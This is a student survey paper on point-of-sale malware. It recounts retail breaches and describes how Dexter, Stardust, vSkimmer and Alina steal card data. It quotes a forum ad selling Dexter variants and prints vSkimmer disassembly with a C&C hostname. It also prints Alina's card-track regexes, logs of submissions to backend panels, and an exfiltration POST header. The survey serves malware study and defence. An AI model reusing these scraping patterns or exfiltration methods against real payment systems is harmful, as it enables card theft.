A Survey of Point-of-Sale (POS) Malware

Bowen Sun, sunbowen (at) wustl.edu (A paper written under the guidance of Prof. Raj Jain)

Download

Abstract:

Since the supermarket 'Target' payment systems were attacked and about 40 million customers credit cards information exposed to attackers, there are lots of POS malware discovered in recent years. More and more IT security groups pay attention to this kind of malware. There are two kinds of important data information of credit cards--Track1 and Track2. Track1 contains the cardholder's name as well as account number and other discretionary data. It is sometimes used by the airlines when securing reservations with a credit card or purchasing online. Track2 is read by ATMs and credit card checkers which contains cardholder's account, encrypted PIN and other discretionary data. POS malwares are focusing on stealing the Track1/Track2 data from the storage memory of POS devices.

In the following pages, I will describe some of the victims and show the threats and details of some kinds of POS malware such as how do POS malware, transfer data stolen from devices, and steal information in the infected machines. At the end of the thesis, I will introduce some useful methods to protect the payment systems.

Keywords:

POS malware, malware, credit card security, Dexter Malware, Skimmers, BlackPos, Alina, Backoff, EMV(Europay, MasterCard and Visa)

1. POS and information

Point-of-sale(also called POS or EPOS) is the place where a retail transaction is completed. It is the point at which a customer makes a payment to the merchant in exchange for goods or services. At the point of sale the retailer would calculate the amount owed by the customer and provide options for the customer to make payment. The merchant will also normally issue a receipt for the transaction. POS systems are part of our life, we use POS at any retail environment. We use credit cards in airports, restaurants, schools, supermarkets, almost everywhere. Recently, cybercriminals have specifically aimed at POS to collect data information from our credit card, including the incredibly widespread Target data breach.

There are lots of personal information in our magnetic stripe payment cards. Our name, account number, password and some other discretionary data. We know that some information used by airlines when securing reservations with credit card and also some information contains crads' account, encrypted PIN may used by ATM to ensure the security. However, thieves also want these information. Most malicious devices and programs can collect these data and may clone cards to make purchases or withdraw cash from ATMs. That will cause great losses for credit card users. The IT security groups are now try to use antivirus software and network firewalls to protect POS machines.

2. Some victims of POS malware


In last year, Target reported it suffered a breach that led to the loss of card data information of about 40 million customers. The news shocked the United States and leads to a panic with using credit cards.

It was identified that an intrusion on Kmart's payment data system lasted since early September, 2014. According to the investigation, Track2 data were stolen which includes card numbers, allows cloning the cards and purchasing online. The breach is caused by the payment data systems were infected with a form of malwares that was undetectable by current anti-virus software.

From May 1 to August 13, an intrusion on the payment systems of the Otto Pizza restaurant in Portland, Oregon, caused about 900 customers' names, and card account numbers to be exposed. Steps taken to mitigate further risk included disabling the impacted POS terminals and replacing their data storage units. Otto pizza also installed additional firewall and monitoring software solutions.

In September, Dairy Queen confirmed that their payment systems were infected by POS malware, and almost 400 franchised stores got involved. DQ received alerts about a possible data breach in August, and in the case of some the stores, the intrusion lasted until October 6. It seems that we are lacking of an effective way to defeat POS malwares at the moment.

The victims of Backoff, which is the recently discovered POS malwares affecting all over the US, and created victims in various sectors. It was reported that more than 1,000 businesses had been affected by Backoff. Moreover, the malwares find more victims in Canada, United Kingdoms, Bermuda, Guyana, Israel and Serbia now. There were 51 franchised center locations of UPS affected between January 20,2014 and August 11, 2014. The information exposed including names, postal addresses, email addresses and payment card details and the malware is believed to be the recently discovered Backoff. Backoff and its variations have been detected since at least October 2013 and it is equipped with memory scraping capabilities that can steal sensitive information available in the memory storage of victims.




Source: McAfee Labs, 2014.

Figure 1: IT security firm McAfee has published the "McAfee labs Threats Report: Fourth Quarter 2013." the report focuses on the connection between the underground market and the recent increase in POS attacks.

So, as we can see, the trends of POS malwares attacks increase rapidly and lots of famous business were attacked. Seems that our credit card are not secured anymore.

Here is a pie graph of the percentage of POS malwares that describe the distribution.



This pie chart represents the share of discussion concerning the various practices involved with POS attacks over the last 120 days.

Figure 2: Pie chart of the share of discussion concerning the various practices involved with POS attacks over the last 4 months in 2013[2]

3. POS maltware attackers

3.1. Dexter

The first time that Dexter discovered was in December 2012, Dexter is the custom-made malware that has infected hundreds of POS systems in 2012.[5. Aviv Raff] The name Dexter comes from a string found in the malware files. Lots of big-name retailers, restaurants, hotels are effected by Dexter.

We found Dexter in 40 different countries worldwide by 2012 December. 42 percent of North America, 19 percent of United Kingdom. (figure2) As we can see, Dexter is wide and fast spread and also harmful to card users. It steals the process list from the infected POS, while parsing memory dumps of specific POS software related processes, looking for Track 1/Track 2 credit card data to clone cards. Over 30 percent targeted POS systems were using Windows Servers, seems they were easier to be affected. This is an unusual number for regular "web-based social engineering" or "drive-by download" infection methods.





Figure 3: Dexter targeted POS systems by operating system[5. Aviv Raff]

3.2. Stardust

After Dexter, Stardust was found and sometimes referred to as Dexter V2, appeared in underground market in 2013. [6. Dan Goodin] Stardust appears to be based on source code of Dexter that was leaked online after developers had professional differences. It is estimated that the command server and a backup system are located in Moscow and Saint Peterburg in Russia, because as much as 80 percent if malwares targeting POS system are developed in Russian-speaking countries.

While the capabilities of Dexter have been known for about one year, and there was a now meta of Dexter discovered, the new malware developers have intimate knowledge of the inner theory of POS system. They can plug out where the sensitive data saved in the computer memory, in some cases in cleartext form, is stored. The malware also have an ability to sniff network traffic and is able to extract Track1/Track2 data. Furthermore, Stardust transfer data of card details only when the POS terminal is inactive and the screensaver is on in order to remain convert. Additionally, it usses the RC4 cipher to encrypt data before sending them to server and backup system.


11-08-2013 11:38 AM

rotten
PHr4UD573r

Join Date: Nov 2013
Posts: 1

0 For This Post
0 Total

Dexter V2 StarDust and V3 Revolution! ESCROW IS WELCOME!

Selling Dexter V2 StarDust and Install on server for DEXTER V3 Revolution

Feauters:
Track1/Track2 Grabber both from RAM or traffic
Sends Encrypted Dumps
Both StarDust and Revolution have Keylogger
Easy Set Up and Install

Questions:
Is the malware detected by Antivirus Programs?
YES, but you can crypt the exe.
Do I need bulletproff hosting for it?
Yes if you spread the exe.
Does it work on any VPS?
Yes


For more question leave PM.

Figure 4: Details about StarDust[6. Dan Goodin]

Now it remains an enigma how to initially infect POS terminals and servers. The possible way are target known vulnerabilities in applications that many retails of POS software use to remotely administer customer systems. Low security strength passwords, a failure to install security updates.

3.3. VSkimmer


It is a kind of Trojan for sale that can grab credit card data information from machines running Windows for financial payments.[8. Chintan Shah] This malware can detect the card readers and then steal the data information from the Windows system machines and sent data gathered to a control server. Vskimmer is another example showing the evolution of financial fraud and the development of financial Trojans. This botnet can target Windows card payment terminals directly. The malware collects Machine GUID from the Registry, locale information, username, hostname and OS version then sends these data to the control server.



```
FF15 94D04100    CALL DWORD PTR DS:[41D094]             kernel32.CloseHandle
5F               POP EDI                                0012FD44
8B4D FC          MOV ECX,DWORD PTR SS:[EBP-4]
33CD             XOR ECX,EBP
5B               POP EBX                                0012FD44
E8 398A0000      CALL vskimmer.00409E2A
C9               LEAVE
C3               RETN
55               PUSH EBP
8BEC             MOV EBP,ESP
56               PUSH ESI
8B75 08          MOV ESI,DWORD PTR SS:[EBP+8]
56               PUSH ESI
E8 21FDFFFF      CALL vskimmer.00401121
56               PUSH ESI
E8 F5FCFFFF      CALL vskimmer.004010FB
56               PUSH ESI
E8 6EFDFFFF      CALL vskimmer.0040117A
56               PUSH ESI
E8 93FDFFFF      CALL vskimmer.004011A5
56               PUSH ESI
E8 BAFDFFFF      CALL vskimmer.004011D2
56               PUSH ESI
E8 C2FEFFFF      CALL vskimmer.004012E0
83C4 18          ADD ESP,18
5E               POP ESI                                0012FD44
5D               POP EBP                                0012FD44
C3               RETN
55               PUSH EBP
8BEC             MOV EBP,ESP
51               PUSH ECX
56               PUSH ESI
33F6             XOR ESI,ESI
```

Figure 5: GUID, Locale info, username, hostname, OS version[8. Chintan Shah]

It uses a standard installation mechanism and then copies itself as svchost.exe into appdata. After that, it modifies the registry key get authorized by the users and then added into the list of authorized applications. Then, run the execute program to launch the process. There is also a trick in this malware, if the POS system cannot connect to Internet, the malware will wait for a USB device named KARTOXA007 to be connected to the machine and then copy all the data collected from the victim to the USB device. Once vSkimmer catches any running process not in the whitelist process, which it skips while enumerating the running processes on the infected machine, it runs some functions to read the memory pages of the process and trigger the pattern-matching algorithm to catch the information data.



```
PUSH [LOCAL.288]              Arg1 = 00001000
LEA ECX,[LOCAL.141]
CALL svchost.004042F7         svchost.004042F7
CMP [LOCAL.136],10
MOV EAX,[LOCAL.141]
JNB SHORT svchost.00407528
LEA EAX,[LOCAL.141]
LEA ECX,[LOCAL.284]
PUSH ECX                      pBytesRead = 00A0F998
PUSH [LOCAL.288]              BytesToRead = 1000 (4096.)
PUSH EAX                      Buffer = 00A0FC00
PUSH ESI                      pBaseAddress = 10000
PUSH EDI                      hProcess = 000000B4 (window)
CALL DWORD PTR DS:[41D068]    ReadProcessMemory
PUSH EBX                      Arg2 = 00000000
PUSH [LOCAL.284]              Arg1 = 00001000
LEA ECX,[LOCAL.141]
CALL svchost.004042F7         svchost.004042F7
PUSH svchost.0041D7F8         ASCII "\\;?[3-9]{1}[0-9]{12,19}[D=\\u0
LEA ECX,[LOCAL.295]
CALL svchost.00407430
CALL svchost.004056BB
PUSH EBX                      Arg4 = 00000000
LEA EAX,[LOCAL.295]
PUSH EAX                      Arg3 = 00A0FC00 ASCII "$@>"
LEA EAX,[LOCAL.310]
PUSH EAX                      Arg2 = 00A0FC00 ASCII "$@>"
LEA EAX,[LOCAL.141]
PUSH EAX                      Arg1 = 00A0FC00 ASCII "$@>"
MOV BYTE PTR SS:[EBP-4],2
CALL svchost.0040728A         svchost.0040728A
ADD ESP,10
                              Name = "www.posterminalworld.la"
CALL DWORD PTR DS:[41D1D8]    gethostbyname
TEST EAX,EAX
LEA EAX,[LOCAL.134]
```

Subroutine to match the RegEx

Preparing to connect to C&C

Figure 6: vSkimmer try to find the information data[8. Chintan Shah]

Vskimmer encoded string with the following format: machine guid|build_id|bot_version|Windows_version|host_name|User_Name then creates the HTTP request and connects to the control server. The malware can also wait for the command from control server to delete data or update itself.

3.4. Alina

This malware aim to Track data with command and control structure, applies basic encryption and exfiltrates the information.[9. Josh Grunzweig] It also has command and control structure that can search for install automatic updates after released. Once the installation start, the malware will try to copy itself to user's %APPDATA% directory, with extension name ".exe". Alina will choose a random name as "java, jusched, jucheck, desktop, adobeflash. Win-firewall, dwn" as its name. For instance, if Alina decides to install itself with 'java' name, a java.exe under the %APPDATA% directory will be created. After installed, the malware will call the newly copied executable with the argument of execute path and then delete that execute file. So, as a result, Alina copies itself to a different location and instructs that new copy to delete the original when it start.





Figure 7: The process that Alina install itself[9. Josh Grunzweig]

Like many other memory dumpers, Alina makes use of the Windows API call CreateToolhelp32Snapshot() and


Process32First()/Process32Next(). With these functions, Alina can iterate through processes on the victim. In order to expedite the process of dumping memory, the malware ignore some well-known processes running on the system such as 'explorer.exe', 'chrome.exe', 'iexplore.exe' etc. There is a blacklist in Alina that list the processes ignored by the malware. However if a process isn't in the list, it is added to a list that will be subsequently scanned for track data. Once the process completes, the malware will then read through the process memory pages that have the write/read attribute and use a set of expressions to determine if track data is present. That save a lot of time for the malware to access the useful data. Here are 3 expressions were used by Alina.



```
((%?[Bb¦`]?)[0-9]{13,19}\^[A-Za-z\s]{0,26}/[A-Za-z\s]{0,26}\^(1[2-9])(0[1-9]|1[0-2])[0-9\s]{3,50}\?)

([0-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0-9]{3,50}\?)

(((%?[Bb¦`]?)[0-9]{13,19}\^[A-Za-z\s]{0,26}/[A-Za-z\s]{0,26}\^(1[2-9])(0[1-9]|1[0-2])[0-9\s]{3,50}\?)[;\s]{1,3}([0
-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0-9]{3,50}\?))
```

Figure 8: 3 expressions used by Alina to collect data[9. Josh Grunzweig]


After collecting data, Alina transfer data over plain HTTP in the form of a POST request. HTTP is easy to implement and before exfiltration takes place.



```
[enumPages:132 <57>] Process 772 end (78 ticks)<<<
[http_request:66 <2efd>] HttpSendRequest failed
[panel_request:30 <2733>] Submit to Backend No 0 FAILED. (x.x.x.x:80/e107/login.php) -> 0
[http_request:66 <2efd>] HttpSendRequest failed
[panel_request:30 <2efd>] Submit to Backend No 1 FAILED. (x.x.x.x:80/wp-admin/abc.php) -> 0
[panel_request:27 <0>] Submit to Backend No 2 SUCCESS. (x.x:80/wordpress/sam.php) -> 666
[enumPages:107 <57>] Process 944 start
[enumPages:132 <57>] Process 944 end (31 ticks)<<<
[enumPages:107 <57>] Process 1560 start
[handleRegion:88 <57>] scan start 110592 B
[handleRegion:93 <57>] scan end
[handleRegion:88 <57>] scan start 102400 B
[handleRegion:93 <57>] scan end
[handleRegion:88 <57>] scan start 1048576 B
```


Figure 9: A POST request of Alina[9. Josh Grunzweig]

Alina encrypt data with a simple XOR key of "0xAB", then proceeds to convert all data to its hex form. By doing this, the malware prevents administrator from easily catching what data is being sent across the internet, and also ensure all data is within ASCII range. The POST parameters contain various pieces of information including the log data and card data.



```
POST /wordpress/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v4.0
Host: x.x.x.x
Content-Length: 767
Cache-Control: no-cache

